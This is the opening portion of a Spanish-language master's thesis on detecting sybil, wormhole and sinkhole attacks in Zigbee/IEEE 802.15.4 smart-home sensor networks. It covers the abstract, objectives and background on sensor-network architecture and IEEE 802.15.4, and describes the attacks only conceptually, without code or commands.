Institución Universitaria

Método para la detección automática de ciberataques con sensores maliciosos en redes inalámbricas ad-hoc de sensores para entornos de hogares inteligentes

Julián Ramírez Gómez

Álvaro León Henao

Instituto Tecnológico Metropolitano
Facultad de Ingenierías
Medellín, Colombia
Año 2017

Método para la detección automática de ciberataques con sensores maliciosos en redes inalámbricas ad-hoc de sensores para entornos de hogares inteligentes

Julián Ramírez Gómez
Álvaro León Henao

Tesis o trabajo de grado presentada(o) como requisito parcial para optar al título de:
Magíster en Seguridad Informática

Director(a):
MSc. Héctor Fernando Vargas Montoya

Línea de Investigación:
Ciencias Computacionales
Grupo de Investigación:
Automática, electrónica y Ciencias Computacionales

Instituto Tecnológico Metropolitano
Facultad de Ingenierías
Medellín, Colombia
Año 2017

Agradecimientos

Alvaro León Henao: De manera muy especial dedico la presente tesis a mi hija Laura Alejandra Henao Ramírez, ella fue el principal soporte para el crecimiento de mi vida profesional, despertó en mí los deseos de superación y las ganas de salir adelante, también la dedicación es extensiva a mi madre Beatriz Henao Gallego, quien fue un pilar fundamental al darme fuerzas para no declinar en las dificultades que se presentan día a día.

Julian Ramirez Gomez: Esta tesis esta dedicada a mi madre, Beatriz Helena Gomez, por su incondicional apoyo y concejo, por acompañarme en todo momento durante el desarrollo de mis proyectos de vida. A mi padre, Oscar Marino Ramirez, por su enseñanza, su ejemplo como persona y todos sus esfuerzos para convertirme en lo que soy. Por ultimo, a mi esposa, Yovilen Londoño Orrego por su paciencia y acompañamiento.

Agradecemos a nuestro director científico de tesis Héctor Fernando Vargas Montoya por su valioso aporte en conocimiento y formación durante todos estos meses de crecimiento académico

Resumen

En esta tesis de maestría, se presenta un método para la detección automática de ataques con sensores maliciosos en redes inalámbricas ad-hoc de sensores para entornos de hogares inteligentes, con el fin de ayudar a minimizar el impacto generado por incidentes de seguridad cuando ocurren los ataques sybil, sinkhole y wormhole. Lo anterior, se consigue mediante la caracterización y ejecución exitosa de los ataques en redes inalámbricas de sensores con dispositivos Zigbee/IEEE 802.15.4, el diseño de algoritmos de detección y su implementación usando el lenguaje de programación Python, el framework killerbee y la interface de red RZUSBSTICK de ATMEL. Adicionalmente, se demuestra el funcionamiento del método a través de la implementación en software de los algoritmos de detección propuestos y que están enfocados al análisis de tráfico mediante la captura de paquetes. Se logra demostrar a través de la ejecución de éstos ataques, que los dispositivos Zigbee son vulnerables ante la materialización de amenazas de seguridad, generando a partir de esto, propuestas que ayuden a mitigar los riesgos de exposición.

Palabras clave: wormhole, Zigbee, Xbee, attack, IoT, seguridad informática, WSN, DSR, killerbee.

Abstract

In this master thesis, a method is presented for the automatic detection of attacks with malicious sensors in ad-hoc wireless networks of sensors for smart home environments, in order to help minimize the impact generated by security incidents when they occur. sybil, sinkhole and wormhole attacks. The above is achieved through the characterization and successfully execution of the attacks in wireless sensor networks with Zigbee / IEEE 802.15.4 devices, the design of detection algorithms and their implementation using Python programming language, the killerbee framework and the RZUSBSTICK network interface of ATMEL. Additionally, the functioning of the method through software implementation of the proposed algorithms, which are focused on the analysis of traffic by capturing packets, are demonstrated. It is possible to demonstrate through the execution of these attacks, that Zigbee devices are vulnerable to security threats, generating from this, proposals that help to mitigate the risks of exposure.

Keywords: wormhole, Zigbee, Xbee, attack, IoT, informatic security, WSN, DSR, killerbee.

Contenido

Lista de símbolos

Abreviaturas

Abreviatura	Término
ACK	Acknowledgement
AES	Advanced Encryption Standard
$AMQP$	Advanced Message Queuing Protocol
AP	Adaptive Periodic
APS	application support sublayer
$AODV$	Ad Hoc Distance Vector
$CSMA-CA$	Carrier Sense Multiple Access with Collision Avoidance
$CoAP$	Constrained Application Protocol
CRC	Cyclic Redundacy Check
DoS	Denial of Service
$DSDV$	Destination Sequenced Distance Vector
DSR	Dynamic Source Routing
$EUI-64$	Extended Unique Identifier
FFD	Full Function Device
$FLSL$	Fuzzy Logic based security Level
GAF	Geographic Adaptive Fidelity
$GEAR$	Geographical Energy Aware Routing
GPS	Global Positioning System
GTS	Guarantee Time Slot
$IEEE$	Institute of Electrical and Electronics Engineer
$IETF$	Internet Engineering Task Force
IoT	Internet of things
$LEACH$	Low-energy adaptive clustering hierarchy
$LEACH-C$	Low-energy adaptive clustering hierarchy centralized
$LoWPAN$	Low power Wireless Personal Area Networks
LR	Low Rate
MAC	Medium Access Control
MAP	Message Authentication and Passing
$MCPS$	MAC Common Part Sublayer

Abreviatura	**Término**
NAT	Network Address Translation
NWK	Network Layer
$OLSR$	Optimized Link State Routing protocol
OSI	Open System Interconnection
OTP	One-Time Password
PD	PHY Data
PDU	Protocol Data Unit
$PPDU$	PHY Protocol Data Unit
PIB	Personal Information Base
PHY	Physical layer
$PLME$	PHY Sublayer Management Entity
$Q-PSK$	Quadrature-Phase Shift Keying
RPL	Requestor Privilege Level
RFD	Reduced Function Device
$RFID$	Radio Frequency Identification
$RREQ$	Route Request
$RREP$	Route Response
$RSSI$	Received Signal Strength Indicator
SAP	Service Access Point
TCP/IP	Transport Control Protocol e Internet Protocol
TOA	time of arrival
$TEEN$	Threshold sensitive Energy Efficient Network protocol
$WPAN$	Wireless Personal Area Network
WSN	Wireless sensor networks
$XMPP$	Extensible Messaging Presence Protocol

Lista de Figuras

Lista de Tablas

1. Introducción

Internet de las cosas o IoT (por sus siglas en inglés - Internet of Things), es una creciente tendencia en dónde diversos tipos de dispositivos puede conectarse a una red de computadores o a internet, dichos dispositivos pueden compartir datos y recursos entre sí e interactuar con los usuarios para soportar servicios o brindarle cierto control sobre su entorno, y dada la proliferación de éstos, se espera que para el año 2020 haya 37 billones de dispositivos conectados a la internet [1]. En ese sentido, IoT comprende no solo computadores sino también dispositivos de uso común: relojes, televisores, teléfonos o cámaras de videovigilancia, etc., introduciendo de ésta forma nuevos retos en cuanto a la seguridad de la información, debido a los diferentes equipos que se pueden integrar en diferentes niveles de las redes y con diversos esquemas de seguridad, un ejemplo de ello son los sensores de ambiente (temperatura, humedad, fluido, etc.), éstos dispositivos poseen poca capacidad de cómputo, por lo cual se dificulta la implementación de medidas de seguridad robustas como lo es el cifrado fuerte o mecanismos de control de acceso lógico [2].

Una de las tecnologías mas importantes dentro de IoT son las redes de sensores inalámbricos (Wireless sensor networks - WSN por sus siglas en inglés) que pueden ser desplegadas en una gran cantidad de lugares [3], tales como: hogares, hospitales, fabricas, automóviles, edificios y ciudades, con el fin de monitorizar y controlar variables de entorno que pueden ser, en muchos casos: humedad, temperatura, movimiento, iluminación y/o control de acceso físico, introduciendo el concepto de inteligencia en los sitios en dónde se implementa. Por otro lado, como se indica en [4, 5, 6] las WSN son vulnerables a una cantidad considerable de ataques y amenazas (como pueden ser: Reenvíos selectivos de datos, agujeros negros, suplantaciones de identidad, espionaje, denegaciones de servicio, entre otras.), que afectan seriamente la información de los usuarios, por lo cual la integridad, la disponibilidad y la confidencialidad comienzan a tener su punto débil frente a los atacantes. Por lo anterior, se requiere mayor atención a esta problemática de seguridad, con el fin de proporcionar soluciones que se puedan utilizar prontamente debido a la situación actual de la tendencia en aumento de IoT.

Dada la gama de posibles ataques a las redes IoT, en éste trabajo se ejecuta y demuestra el potencial daño de los ataques que más impactan negativamente en las redes de sensores inalámbricos, en cuanto a seguridad y privacidad se refiere, como lo son los ataques sybil, wormhole y sinkhole, ya que afectan la integridad (ataque wormhole), disponibilidad (ataque sinkhole) y confidencialidad (ataque sybil y wormhole) de la información de las WSN. Se

tabulan los resultados y se proponen mecanismos que ayudan a identificar cuándo se produce la materialización de éstas amenazas. El ataque sybil, fue descrito con ese nombre por primera vez en [7] indicando que en los sistemas de comunicación punto a punto es posible que una de las entidades del sistema presente múltiples identidades con el fin de controlar una porción considerable de dicho sistema, lo cual es factible si no se cuenta con una entidad central de certificación de identidades que administre el estado de las conexiones, algo de lo que carece totalmente las WSN actuales. El ataque wormhole es introducido por [8], en dónde los autores describen la vulnerabilidad de las redes ad-hoc que le permite a un atacante crear un túnel entre dos nodos remotos mediante enlaces directos y aprovechando las fallas de seguridad de los protocolos de enrutamiento, se establece vecindades entre dos o mas nodos únicamente con la recepción de paquetes de primer salto. Por último, el ataque sinkhole propuesto inicialmente por [9], sugiere que un atacante puede atraer el tráfico de la red mediante la publicación de rutas falsas para que los datos que se generan en los nodos legítimos pasen a través de un nodo comprometido o malicioso, de esta forma el atacante obtiene el control de la información y del flujo de tráfico de la red.

Con el fin de hacer frente a la diferentes amenazas que se presentan en las WSN, se han propuesto soluciones con diferentes enfoques por los estudios de investigación, en ese sentido, las propuestas de varios autores pueden clasificarse según su tipo, entre las cuales destacan: (i) soluciones criptográficas o de cifrado [10, 11, 12] que buscan preservar la integridad de los datos que se almacenan y trasportan por los nodos legítimos de la red; (ii) de autenticación [13, 14, 15] para identificar los nodos legítimos y evitar que nodos desconocidos generen tráfico al interior de la red que puede ocasionar comportamientos no deseados en la misma; (iii) con algoritmos de detección [16, 17, 18] que mediante patrones de comportamiento de los nodos maliciosos y características de la red permiten identificar los posibles ataques. Por último (iv) se encuentran las modificaciones a los protocolos de enrutamiento o a nuevos protocolos [19, 20, 21] en los que se introducen mejoras para reforzar la seguridad de los protocolos de la capa de red o proponiendo nuevos protocolos que brindan mayor confianza sobre las rutas utilizadas por los nodos y en algunos casos, permitiendo la exclusión de nodos maliciosos. Sin embargo, la mayoría de los métodos propuestos suponen dificultades de implementación por la falta de fabricantes, estándares y especificaciones que adopten las medidas de seguridad que se presentan, además de la cantidad reducida de datos empíricos diferentes a la simulación que permitan utilizar y/o probar las soluciones de detección y los ataques sybil, sinkhole y wormhole con WSN reales, debido a la diferencia entre los dispositivos reales y simulados en cuanto a características criticas como: números de secuencia de paquetes, el método de asignación de dirección de red y mantenimiento de tablas de nodos vecinos. Por lo tanto, se hace necesario enfoques que puedan ser probados con dispositivos disponibles en el mercado y que permitan su incorporación a las redes actuales, mientras se ajusta o actualiza la tecnología para que las demás soluciones puedan ser empleadas.

Teniendo en cuenta que los métodos de detección cuando ocurren ataques sybil, sinkhole y wormhole para WSN simuladas representan la mayor parte de los trabajos de investigación, ésta tesis se propone el uso de algoritmos que permitan la detección de dichos ataques mediante el análisis de tráfico en WSN reales que integran dispositivos con especificación Zigbee y por lo tanto con estándar IEEE 802.15.4, debido a que es la tecnología mas empleada para las WSN [22] y una mayor cantidad de usuarios pueden verse afectados por los diferentes ataques informáticos que pueden ocurrir en las redes inalámbricas de sensores. Adicionalmente, se tiene en cuenta el uso de enrutamiento de origen en la capa red, de forma que los protocolos con este tipo de enrutamiento como DSR (Dynamic Source Routing por sus siglas en inglés) y sus derivados, se vean beneficiados del método propuesto. Por consiguiente, los principales aportes de esta tesis son: (i) un método para la detección de ataques sybil, sinkhole y wormhole, con algoritmos diseñados para ser aplicables en WSN reales. Lo anterior, debido a que los entornos simulados están ampliamente explorados, cuentan con una gran cantidad de herramientas, métodos y algoritmos para probar y mejorar la seguridad pero que aún no se masifican en entornos reales y (ii) la descripción y caracterización de los mecanismos de los estándares y protocolos para redes inalámbricas de sensores que pueden emplear los atacantes para vulnerar el funcionamiento y los datos que transportan dichas redes, los cuales son fundamentales para efectos de detección, identificación y prevención durante la ocurrencia de incidentes de seguridad.

Para lograr el éxito de los ataques y poder demostrar las falencias de seguridad, se realiza una caracterización de los elementos de redes ad-hoc de los hogares, seguidamente se hace una identificación de las diferentes vulnerabilidades existentes en los sensores (apoyado con un análisis de riesgos), para luego explotar dichas vulnerabilidades a través de diferentes métodos y técnicas de ataques de red y finalmente esquematizar un método que permita la detección automática de los ataques relacionados con el uso de sensores maliciosos, con ello, generar las respectivas recomendaciones de seguridad como trabajo futuro. Todos los ataques se realizaron con sensores reales, lo que permitió conocer de forma más consistente el funcionamiento de cada elemento y su seguridad.

Los resultados logrados demuestran las falencias que éste tipo de sensores tienen, por lo cual, con algunas herramientas técnicas es posible flanquear la seguridad en redes ad-hoc, no solo de uso común en hogares, sino que tendría un impacto fuerte en todas las WSN a las que un atacante puede llegar a tener acceso, y dado que son inalámbricas, la probabilidad de ocurrencia podría eventualmente crecer.

Hipótesis

A manera de hipótesis se puede afirmar que, identificando las vulnerabilidades y ataques relacionados al uso de sensores maliciosos que se ejecutan en las redes inalámbricas ad-hoc

de sensores en ambientes de hogares inteligentes y empleando un método automático para la detección de los ciberataques asociados a estas vulnerabilidades, se lograría reducir los riesgos de seguridad y por ende se minimizaría el impacto de los incidentes resultantes.

Objetivo general

Crear un método que permita identificar y detectar automáticamente los ciberataques que involucran el uso de sensores maliciosos en redes inalámbricas ad-hoc de sensores para hogar inteligentes, con el fin de reducir los incidentes y riesgos de seguridad.

Objetivos específicos

- Identificar las vulnerabilidades y las características de los ciberataques que se presentan en las redes inalámbricas ad-hoc de sensores de los hogares inteligentes y que están relacionados con el uso de sensores maliciosos sobre protocolo Demand Source Routing (DSR).

- Crear un método con la introducción de nuevos algoritmos que permita la detección automática de ciberataques mediante técnicas de detección de intrusos sobre el protocolo Demand Source Routing (DSR).

- Validar el método cuando ocurren incidentes de seguridad relacionados con los ataques tipo sybil, wormhole, sinkhole en las redes de sensores dentro de un ambiente de hogares inteligentes mediante un caso de prueba simulado y real.

- Proponer posibles soluciones a los diferentes ataques detectados.

Éste informe final presenta la forma cómo se ejecutan los ataques informáticos, cómo hacer la detección de los mismos y las posibles alternativas de controles, así mismo, contiene el resumen e introducción, un marco teórico y estado del arte de los diferentes elementos que componen la solución, seguidamente se desarrolla la metodología para la caracterización de los ataques, luego se presentan los resultados obtenidos de las implementaciones técnicas y las recomendaciones de seguridad frente a los hallazgos, por último, se entregan las conclusiones y trabajo futuro.

2. Marco teórico

En este capítulo se presentan los conceptos necesarios que describen el funcionamiento de las redes inalámbricas de sensores, la tecnología empleada para su despliegue y los estándares y protocolos que intervienen. Adicionalmente, se desglosan las características de seguridad relativas a éstas.

2.1. Redes inalámbricas de sensores (WSN)

Las redes inalámbricas de sensores como se indica en [23], se pueden describir como "*un grupo autónomo de sensores y actuadores especializados con infraestructura de comunicación inalámbrica, pensados para monitorizar y controlar condiciones físicas o ambientales en diversas locaciones con el fin de enviar datos mediante la cooperación hacia un punto/locación principal*". En este orden de ideas, es posible afirmar entonces que las redes inalámbricas de sensores contemplan una amplia gama de aplicaciones y son desplegadas en diferentes entornos dependiendo de la necesidad de los usuarios finales como se observa en la Figura 2-1. Por lo tanto, las redes de sensores inalámbricas pueden contener la interconexión de unos pocos nodos para aplicaciones relativamente sencillas como hogares inteligentes, hasta cientos o miles de nodos desplegados en lugares donde se requiere una supervisión mayor como bosques; dónde cada nodo o grupo de nodos cumple un rol específico como el enrutamiento de tráfico (nodos enrutadores), sensor de variables o servir de puerta de enlace (nodos sink) hacia otras redes como la internet. Cada nodo de la red debe tener la capacidad para enviar y recibir información en forma de ondas de radio mediante transmisores/receptores (transceivers[1]) que se adaptan a antenas externas o que ya están definidos en la circuitería interna del nodo, contar con un microcontrolador para el procesamiento y almacenamiento de datos, si los nodos tienen el rol de sensores deben contar con los transductores necesarios para la conversión de las señales naturales (por ejemplo: humedad, temperatura, movimiento) a señales eléctricas y por último, disponer de la alimentación eléctrica necesaria para su funcionamiento.

En la Figura 2-2 se expone una red con las características descritas anteriormente, donde el nodo sensor 'A' transmite los datos recolectados de las variables de ambiente con la ayuda de

[1]Combinación de las palabras transmitter y receiver en el idioma inglés para referirse a dispositivos que cumplen funciones de transmisión y recepción de datos.

los nodos enrutadores hacia la puerta de enlace o nodo sink; el nodo sink recibe la información recogida por el nodo 'A' reenviada desde los nodos enrutadores y procede con el envío de los datos a través de internet hacia al servidor de aplicación que en éste caso sirve para interpretar los datos y tomar una acción específica como puede ser el almacenamiento de los datos, ejecutar una tarea o activar una alerta. En la Figura 2-2, se exponen algunas áreas en las que se implementan las redes de sensores inalámbricas.



Figura 2-1.: Estructura típica de una red de sensores inalámbrica [23].



Figura 2-2.: Algunas áreas de aplicación de las redes inalámbricas de sensores [24].

Características de operación de los nodos: Debido a la naturaleza de bajo consumo energético con la que se diseñan los nodos/sensores, estos encuentran varias limitantes en diferentes aspectos que influyen inclusive en el diseño de aplicaciones, despliegue de la red y

seguridad de los datos. Como lo indica [25], una de las propiedades más importantes de un nodo es el consumo de energía ya que ésta es limitada y se proporciona mediante baterías. Por lo cual, es importante comprender cuándo y cómo utilizar los diferentes componentes de un nodo teniendo como referencia cuáles de estos son los que mayor consumo de energía representan. Otro de los factores a tener en cuenta, es el modo en que los nodos administran la memoria volátil y el tipo de memoria que se utiliza en cada nodo y que puede ser de dos tipos: memoria dinámica usada cuándo la aplicación ya ha sido cargada y se está ejecutando y memoria estática, en donde se define el espacio a utilizar de ésta antes de que la aplicación sea ejecutada. En otras palabras, con el uso de memoria dinámica los programadores no se tienen que preocupar por cuánto espacio de memoria requiere la aplicación para funcionar ya que esto se define en tiempo de ejecución de la aplicación, mientras que con memoria estática los programadores deben tener en cuenta la cantidad de memoria a usar al momento de diseñar y escribir la aplicación (tiempo de codificación). Aunque a simple vista la memoria dinámica ofrece mayor flexibilidad puede ocurrir que sea fácilmente desbordada en dispositivos con memoria limitada, causando fallas en la aplicación y por ende en la operación del nodo. A pesar de que la memoria estática es simple y no flexible, puede ser ajustada a las necesidades de la aplicación y recursos del nodo, reduciendo de esta forma la ocurrencia de fallas en el nodo por problemas de memoria. Debido a lo anterior, muchos nodos emplean memoria estática en lugar de memoria dinámica en la mayoría de las aplicaciones.

Despliegue de las redes inalámbricas de sensores: En [23] también se abordan algunos de los factores a tener en cuenta al momento de diseñar e implementar las WSN debido a que son pensadas para ser de fácil instalación y despliegue masivo de nodos, lo cual conlleva retos asociados a las comunicaciones inalámbricas combinados con otras características relativas a las WSN como lo son la interferencia, la autonomía energética, la administración de datos y la seguridad; los cuáles pueden ser abordados desde diferentes enfoques con el fin de minimizar los riesgos de situaciones como:

- **Eficiencia en el consumo de energía:** ésta característica de la red puede alcanzarse mediante la implementación de protocolos de enrutamiento y la optimización del hardware y software.

- **Interferencia causada por otros dispositivos operando en la misma banda de frecuencia:** La cual puede ser abordada mediante el estudio de las frecuencia con menos ocupación por otros equipos.

- **Riesgos de seguridad:** Debido a la naturaleza inalámbrica de las WSN, es recomendable implementar mecanismos de cifrado con el fin de proteger la información cuándo es transmitida por el aire. Aunque el autor hace énfasis en que los riesgos de seguridad son inevitables a causa del medio de transmisión que emplean los nodos de la red para comunicarse.

- **Administración de datos:** En las redes que incluyen gran cantidad de nodos, el envío masivo de información hacia un nodo central(sink) puede reducir considerablemente el rendimiento de la red, para evitarlo se propone utilizar parte del espacio de almacenamiento de cada nodo para así crear una base de datos distribuida y consultable mediante peticiones a través de la red.

Modelo de comunicaciones en redes inalámbricas de sensores: Dado que las WSN son mucho más simples que las redes de datos tradicionales basadas en el modelo OSI, el modelo de comunicaciones o pila de protocolos para las WSN comprende menos capas y se puede considerar como una versión simplificada del modelo OSI, compartiendo de ésta forma algunas características que resultan familiares al momento de estudiar los diferentes protocolos y estándares de las redes de sensores, además de permitir el desarrollo de aplicaciones por módulos, teniendo en cuenta las tareas que se deben llevar a cabo en cada módulo en referencia al modelo de comunicaciones, lo cual permite a los desarrolladores reutilizar el código y adaptarlo de manera más sencilla a otras aplicaciones [25].



Figura 2-3.: Modelo de comunicaciones para WSN [25].

En la Figura 2-3, como se puede observar, cada capa es independiente de las demás y deben contar con las interfaces necesarias para el intercambio de datos hacia las capas inferiores y superiores, de esta forma se logra que la implementación de cada capa sea independiente de la aplicación o el entorno en el cual se despliegue la red de sensores. Adicionalmente, una descripción más detallada de las funciones que se realizan en cada capa del modelo de comunicación, como se indica a continuación.

- **Capa de aplicación:** Es la capa ubicada en la parte más superior de la pila de protocolos y es donde la aplicación reside para llevar a cabo tareas como la regulación de temperatura, humedad, compresión de datos y preparación para el envío de datos al nodo sink. Cabe destacar que no contiene datos referentes a la ubicación del nodo.

- **Capa de enrutamiento:** Comprende desde una perspectiva más amplia los mecanismos de comunicación de la red, se encarga de planificar cómo se enviarán los datos y como llegar a un destino específico, inclusive si éste se encuentra a más de un salto de distancia.

- **Capa de administración de enlaces:** Permite evaluar la calidad de los enlaces con otros nodos, asignar el direccionamiento y la corrección de errores de comunicación.

- **Capa de control de acceso al medio:** Se encarga de controlar cómo los nodos acceden al medio de transmisión para el envío y recepción de datos. Dado que el aire es un medio compartido, es de vital importancia que los nodos sepan en que momento es posible estar en estado de escucha, enviar o recibir información e incluso cuándo ponerse en estado de reposo (sleep).

- **Capa física:** Realiza la conversión de datos en bits y bytes a señales de radio u ondas electromagnéticas que físicamente son enviadas de un nodo a otro.

Protocolos, estándares y especificaciones: El internet de las cosas integra gran cantidad de estándares, protocolos y aplicaciones que pueden ser empleadas en las WSN. Sin embargo, no todos están orientados para suplir la necesidad de los nodos de la red de ser autosuficiente en cuanto a consumo de energía se refiere, lo que ha causado que en los últimos años hayan surgido un número considerable de propuestas de nuevos estándares y protocolos que ofrecen esta característica en su implementación. En [26] se realiza una revisión de los estándares que tienen mayor tendencia de ser empleados en los despliegues de las redes inalámbricas de sensores para la automatización de los hogares y su nivel de adopción en el mercado, dicha información se lista en la Tabla 2-1, donde la información referente al nivel de adopción permite inferir, que aunque Wi-Fi tiene una amplia aceptación en el mercado y se ha convertido en una de las tecnologías más empleadas para el acceso a internet por los usuarios finales y dispositivos como teléfonos inteligentes, televisores, radios, etc, no es ideal para las redes inalámbricas de sensores ya que demanda un consumo de energía mayor debido a la alta tasa de transmisión de datos que maneja. En cambio, tecnologías como Zigbee, Z-Wave y LoWPAN pueden usarse para cumplir con los propósitos de las WSN sin afectar su funcionalidad ya que están diseñadas para dispositivos de recursos limitados como los sensores inalámbricos.

Tabla 2-1.: Tecnologías inalámbricas para redes en premisas del usuario (Hogar)[26].

Tecnología	Tecnologías de comunicación inalámbrica			
	Estándar/Protocolo	Velocidad de datos	Cobertura	Adopción
Wi-Fi	IEEE 802.11/a/b/g/n	hasta 100 Mbps	hasta 100 mts	Muy alta
Zigbee	IEEE 802.15.4	250 kbps	hasta 1000 mts	Alta
Z-Wave	Z-Wave	40 kbps	hasta 30 mts	Media
Bluetooth	IEEE 802.15.1	21 kbps	hasta 100 mts	Alta
LoWPAN	IEEE802.15.4	hasta 250 kbps	hasta 100 mts	Alta
802.15.3a	IEEE 802.15.3	hasta 1.3 Gbps	hasta 10 mts	Media
Enocean	EnOcean	125 kbps	hasta 30 mts	Media
Wave2M	Wave2M	100 kbps	hasta 1000 mts	Baja
RFID	RFID	4 Mbps	hasta 200 mts	Media
ONE-NET	ONE-NET	38.4 kbps	hasta 100 mts	Baja

Como se menciona en [22], uno de los estándares para la comunicación a nivel de la capa de control de acceso al medio, que se usan con mayor frecuencia en la tendencia IoT es el IEEE 802.15.4, el cual es empleado por varias especificaciones de las capas superiores del modelo de comunicaciones como lo son Zigbee y LoWPAN para la transmisión de datos de primer salto. En ese sentido, el estándar IEEE 802.15.4 provee los servicios para la estructura de las tramas, sincronización, selección del canal de operación dentro de una frecuencia específica y conformación de la red. Debido a su amplia aceptación, muchos estudios de investigación han centrado esfuerzos en resolver algunos de los retos que supone el estándar IEEE 802.15.4 como lo son los problemas de seguridad actuales que conlleva el uso de esta tecnología. Sin embargo, este tema se abordará en la sección 2.2 de este capítulo.

2.2. El estándar IEEE 802.15.4

Como se indica en la documentación del estándar IEEE 802.15.4 [27], éste está diseñado para las redes inalámbricas de baja velocidad de área personal, las cuáles se utilizan para brindar conectividad a dispositivos con uso limitado de energía y baja taza de transferencia de datos. Las LR-WPAN se caracterizan por ser de fácil instalación, de bajo costo y con preservación del tiempo de vida de las baterías que energizan los dispositivos, así como la fiabilidad en la transferencia de datos. Lo anterior, sugiere que los dispositivos finales en las LR-WPAN son limitados en recursos y de allí provienen muchos de los retos que suponen el uso de estas redes, en cuanto a factores como el diseño de aplicaciones, la implementación y despliegue y de seguridad. Sin embargo, estas características también son atractivas para las aplicaciones relativas a las WSN ya que proporcionan la flexibilidad que se requieren por los nodos en cuanto al uso de recursos se refiere. Adicionalmente, el estándar IEEE 802.15.4 define las dos capas inferiores del modelo de comunicaciones para WSN como lo son la capa

física y la capa de control de acceso al medio (MAC), el resto de las capas se implementan en otras especificaciones como Zigbee o por los fabricantes que deseen implementar el estándar. El estándar IEEE 802.15.4 también especifica los dispositivos que pueden conformar una WPAN y que básicamente son de dos tipos: dispositivo de función reducida (RFD) y dispositivo de función completa (FFD), de igual forma se especifica las topologías de red soportadas y características del uso del canal de transmisión. Todas estas funcionalidades se cubren a continuación de acuerdo a lo establecido por [27] para redes habilitadas para el envío de tramas beacon[2].

Generalidades de las capas PHY y MAC del estándar IEEE 802.15.4: La arquitectura del estándar IEEE 802.15.4 define la capa PHY y MAC que proveen servicios a las capas superiores como la de enrutamiento, con el fin de lograr la comunicación de los nodos de la red. En ese sentido, la capa PHY tiene como funciones la activación y/o desactivación de la interface de red, detección de energía, calidad del canal de transmisión, selección del canal y la recepción y envío de datos a través del medio físico. Por otro lado, la capa MAC provee los servicios de administración de tramas beacon, acceso al canal, administración de GTS[3], validación de tramas, entrega de tramas de reconocimiento, asociación a la red y mecanismos de seguridad. Además, la capa MAC se divide en las subcapas de servicio de datos mediante la interface MCPS-SAP (MAC Common Part Sublayer) y la subcapa de servicio de administración de la capa MAC a través de la interface MLME-SAP (MAC Sublayer Management Entity Service Access Point), las cuáles sirven para acceder a los servicios de la capa PHY y prestar servicios a las capas superiores respectivamente. Estas subcapas, interactúan a su vez con las subcapas homologas de la capa PHY, como son la de servicio de datos de la capa PHY (PD-SAP) y la de servicio de administración de la capa PHY (PLME-SAP). En la Figura 2-4 se muestra cómo se organizan las capas y subcapas definidas en el estándar IEEE 802.15.4.

Componentes de una WPAN: Una red de área personal puede conformarse con dos dispositivos o más, en donde alguno de estos funciona como dispositivo FFD y que actúa como coordinador de la red, cuya función es establecer la red y determinar un identificador único de red de área personal (PANID) que distingue la red y permite la comunicación entre dispositivos con direccionamiento corto, además, pueden servir como enrutadores si así se define en las capas superiores. En el proceso de establecimiento de una red, el nodo coordinador se encarga de validar si el identificador de red ya se encuentra en uso y utiliza los algoritmos necesarios para resolver los posibles conflictos. Por otro lado, los dispositivos RFD que hacen

[2]Las tramas beacon contienen información relativa a la red (PANID, dirección de nodo coordinador, entre otros) y se usan periódicamente para la sincronización de los nodos, administración de GTS y asignación de tiempos de transmisión

[3]Siglas en inglés para Guarantee Time Slot y que son una porción de una trama beacon que se encarga de asignar el orden en que los nodos de la red pueden realizar tareas de transmision de datos

parte de la red cumplen una función específica, por ejemplo, la de un sensor de temperatura y no interviene en la operación y mantenimiento de la red ya que están pensados para llevar a cabo una función determinada con el mínimo consumo de recursos.

